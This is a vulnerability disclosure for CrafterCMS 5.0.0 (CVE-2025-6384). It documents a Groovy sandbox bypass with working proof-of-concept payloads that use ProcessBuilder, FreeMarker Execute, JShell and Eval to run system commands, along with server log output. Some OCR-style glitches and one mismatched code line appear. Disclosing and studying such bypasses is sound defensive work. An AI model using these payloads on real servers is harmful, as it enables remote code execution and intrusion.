

CrafterCMS Disclosures

Version 5.0.0

Environment:

- CrafterCMS 5.0.0
- Ubuntu Linux
- Docker



Version Number: 5.0.0-SNAPSHOT-5c9fa4

Build Number: 5c9fa4cef9baf54b09bc9087b73114c9f7f416f7

Build Date: 2/5/2025, 3:26 AM

CrafterCMS is made possible by these other [open source software projects](#).

Setup:

In order to setup the environment, docker was installed on an Ubuntu Linux machine and the following commands were run:

```
git clone https://github.com/craftercms/docker-compose.git
cd docker-compose/authoring
sudo docker-compose up
```

Findings:

1. CVE-2025-6384: Groovy Sandbox Bypass 2


Description:

By inserting malicious Groovy elements, an attacker may bypass Sandbox restrictions and obtain RCE (Remote Code Execution).

Proof of Concept:

In order to insert and trigger the RCE we will create a new site, access the “Sidebar” and select a Groovy Script to edit (in this case we will edit “home.groovy” which will execute every time the home page is accessed).

Accessing the “Sidebar” and selecting a Groovy Script to edit:



Note: In the following examples we will execute the Linux “id” command and the output will be printed in the docker/server logs as an error. In a real life scenario and attacker will be interested in executing commands such as reverse shells or writing files in server accessible locations in order to retrieve the result of the command.

The following Groovy vectors were tested and successfully bypass restrictions resulting in the execution of arbitrary system commands:

1.1. Instantiating Unsafe Java Objects:

Although the sandbox denies dangerous functions such as "java.lang.Runtime.getRuntime()"¹ we have been able to obtain RCE via unrestricted classes such as:

1.1.1. ProcessBuilder²:


Groovy Payload:

```
def x = new ProcessBuilder("id")
Process p = x.start()
def y = new String(p.getInputStream().readAllBytes())
System.err.println("ProcessBuilder: " + y)
```

Inserting the malicious Groovy Script:



Observing the output of the command in the application logs:



¹ <https://docs.oracle.com/javase/8/docs/api/java/lang/Runtime.html#getRuntime-->

² <https://docs.oracle.com/javase/8/docs/api/java/lang/ProcessBuilder.html>

1.1.2. FreeMarker Execute³:

Groovy Payload:

```
def x = new freemarker.template.utility.Execute()
System.err.println("FreeMarker: " + x.exec(["id"]))
```

Inserting the malicious Groovy Script:

home.groovy

```
1: /*
2:  * Copyright (C) 2007-2022 Crafter Software Corporation. All Rights Reserved.
3:  *
4:  * This program is free software: you can redistribute it and/or modify
5:  * it under the terms of the GNU General Public License version 3 as published by
6:  * the Free Software Foundation.
7:  *
8:  * This program is distributed in the hope that it will be useful,
9:  * but WITHOUT ANY WARRANTY; without even the implied warranty of
10:  * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
11:  * GNU General Public License for more details.
12:  *
13:  * You should have received a copy of the GNU General Public License
14:  * along with this program. If not, see <http://www.gnu.org/licenses/>.
15:  */
16:
17: import org.craftercms.sites.editorial.SearchHelper
18: import org.craftercms.sites.editorial.ProfileUtils
19:
20: def segment = ProfileUtils.getSegment(profile, siteItemService)
21: def searchHelper = new SearchHelper(searchClient, urlTransformationService)
22: def articles = searchHelper.searchArticles(true, null, segment)
23:
24: templateModel.articles = articles
25:
26: def x = new freemarker.template.utility.Execute()
27: System.err.println("FreeMarker: " + x.exec(["id"]))
```

Insert Code

Cancel Save & Close

Observing the output of the command in the application logs:

[illegible]

³ <https://freemarker.apache.org/docs/api/freemarker/template/utility/Execute.html>

1.1.3. JDK JShell⁴:

Groovy Payload:

```
def x = jdk.jshell.JShell.create().eval('new  
String(java.lang.Runtime.getRuntime().exec("id").getInputStream().readAllBytes())  
')  
System.err.println("JShell: "+x)
```

Inserting the malicious Groovy Script:



Observing the output of the command in the application logs:

```
toncat_1 | [INFO] 2025-02-07T10:02:24.333 [pool-30-thread-1] [context.SiteContextManager] | Site context created: 'SiteContext{siteName='test', context=FileSystemContext{id='2eccb1dd  
377b174e4bbf8f33ec115', rootFolderPath='file:/opt/crafter/data/repos/sites/test/sandbox/'}, fallback=false, staticAssetsPath='/static-assets', templatesPath='/templates', restScriptsPath=  
'/scripts/rest', controllersScriptsPath='/scripts/controllers'}'  
toncat_1 | [INFO] 2025-02-07T10:02:24.334 [pool-30-thread-1] [context.SiteContextManager] | =====  
toncat_1 | [INFO] 2025-02-07T10:02:24.334 [pool-30-thread-1] [context.SiteContextManager] | </Rebuilding site context: 'test'>  
toncat_1 | [INFO] 2025-02-07T10:02:24.335 [pool-59-thread-1] [test] [context.SiteContext] | =====  
toncat_1 | [INFO] 2025-02-07T10:02:24.335 [pool-59-thread-1] [test] [context.SiteContext] | <Initializing context site: test>  
toncat_1 | [INFO] 2025-02-07T10:02:24.335 [pool-59-thread-1] [test] [context.SiteContext] | =====  
toncat_1 | [INFO] 2025-02-07T10:02:24.335 [pool-59-thread-1] [test] [context.SiteContext] | Starting GraphQL schema build for site 'test'  
toncat_1 | [INFO] 2025-02-07T10:02:24.384 [pool-59-thread-1] [test] [graphql.GraphQLFactory] | No custom GraphQL schema found for site 'test'  
toncat_1 | [INFO] 2025-02-07T10:02:24.396 [pool-59-thread-1] [test] [context.SiteContext] | Updating GraphQL schema with custom fields, fetchers & resolvers  
toncat_1 | [INFO] 2025-02-07T10:02:24.397 [pool-59-thread-1] [test] [context.SiteContext] | GraphQL schema build completed for site 'test' in 0 secs  
toncat_1 | [INFO] 2025-02-07T10:02:24.397 [pool-59-thread-1] [test] [context.SiteContext] | </Initializing context site: test>  
toncat_1 | [INFO] 2025-02-07T10:02:24.397 [pool-59-thread-1] [test] [context.SiteContext] | =====  
toncat_1 | JShell: [SnippetEvent(snippet=Snippet:VariableKey($1)#1-new String(java.lang.Runtime.getRuntime().exec("id").getInputStream().readAllBytes()),previousStatus=NONEXISTENT,status  
=VALID,isSignatureChange=true,causesSnippetNullValue='uid=1000(crafter) gid=1000(crafter) groups=1000(crafter)'n")]
```

⁴ <https://docs.oracle.com/en/java/javase/17/docs/api/jdk.jshell/jdk/jshell/JShell.html>

Although the sandbox denies dangerous Groovy Builtins such as `“org.codehaus.groovy.runtime.ProcessgroovyMethods.execute(String self)”`⁵ the restrictions are not inherited by embedded script processors such as `“Eval”`⁶ allowing us to run arbitrary Groovy code.

```
System.err.println(Eval.me("'id'.execute().text"))
```

```
home.groovy
1- /*
2-  * Copyright (C) 2007-2022 Crafter Software Corporation. All Rights Reserved.
3-  *
4-  * This program is free software: you can redistribute it and/or modify
5-  * it under the terms of the GNU General Public License version 3 as published by
6-  * the Free Software Foundation.
7-  *
8-  * This program is distributed in the hope that it will be useful,
9-  * but WITHOUT ANY WARRANTY; without even the implied warranty of
10-  * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
11-  * GNU General Public License for more details.
12-  *
13-  * You should have received a copy of the GNU General Public License
14-  * along with this program. If not, see <http://www.gnu.org/licenses/>.
15-  */
16-
17- import org.craftercms.sites.editorial.SearchHelper
18- import org.craftercms.sites.editorial.ProfileUtils
19-
20- def segment = ProfileUtils.getSegment(profile, siteItemService)
21- def searchHelper = new SearchHelper(searchClient, urlTransformationService)
22- def articles = searchHelper.searchArticles(true, null, segment)
23-
24- templateModel.articles = articles
25-
26- System.err.println(Eval.me("'" + id + "'.execute().text"))
```

```
77845f6db509342bac29e4d...rootFolderPaths=[file:/opt/crafter/data/repos/sites/test/sandbox/], fallback=false, staticAssetsPath=/static-assets/, templatesPath=/templates/, restScriptsPath=
/scripts/rest/, controllerScriptsPath=/scripts/controllers/]
[INFO] 2025-02-05T10:51:14.636 [pool-32-thread-1] [context.SiteContextManager] | Site context created: 'SiteContext{siteName='test', contextFilesSystemContext{id='62aa0631b
77845f6db509342bac29e4d', rootFolderPaths=[file:/opt/crafter/data/repos/sites/test/sandbox/], fallback=false, staticAssetsPath=/static-assets/, templatesPath=/templates/, restScriptsPath=
/scripts/rest/, controllerScriptsPath=/scripts/controllers/}'
[INFO] 2025-02-05T10:51:14.637 [pool-32-thread-1] [context.SiteContextManager] | =====
[INFO] 2025-02-05T10:51:14.644 [pool-32-thread-1] [context.SiteContextManager] | </Rebuilding site context: 'test'>
[INFO] 2025-02-05T10:51:14.645 [pool-32-thread-1] [context.SiteContextManager] | =====
[INFO] 2025-02-05T10:51:14.644 [pool-41-thread-1] [test] [context.SiteContext] | -----
[INFO] 2025-02-05T10:51:14.645 [pool-41-thread-1] [test] [context.SiteContext] | <Initializing context site: test>
[INFO] 2025-02-05T10:51:14.645 [pool-41-thread-1] [test] [context.SiteContext] | -----
[INFO] 2025-02-05T10:51:14.645 [pool-41-thread-1] [test] [context.SiteContext] | Starting GraphQL schema build for site 'test'
[INFO] 2025-02-05T10:51:14.768 [pool-41-thread-1] [test] [graphQL.GraphQLFactory] | No custom GraphQL schema found for site 'test'
[INFO] 2025-02-05T10:51:14.768 [pool-41-thread-1] [test] [graphQL.GraphQLFactory] | Updating GraphQL schema with custom fields, fetchers & resolvers
[INFO] 2025-02-05T10:51:14.806 [pool-41-thread-1] [test] [context.SiteContext] | GraphQL schema build completed for site 'test' in 0 secs
[INFO] 2025-02-05T10:51:14.807 [pool-41-thread-1] [test] [context.SiteContext] | -----
[INFO] 2025-02-05T10:51:14.807 [pool-41-thread-1] [test] [context.SiteContext] | </Initializing context site: test>
[INFO] 2025-02-05T10:51:14.809 [pool-41-thread-1] [test] [context.SiteContext] | -----
[INFO] 2025-02-05T10:51:14.827 [main] [io.s.c.jobscheduler.JobScheduler] | JobScheduler{jobId=1000} Running full sweep
[INFO] 2025-02-05T10:51:14.827 [main] [io.s.c.jobscheduler.JobScheduler] | JobScheduler{jobId=1000} Running full sweep
```

⁶ <https://docs.groovy-lang.org/latest/html/api/groovy/util/Eval.html>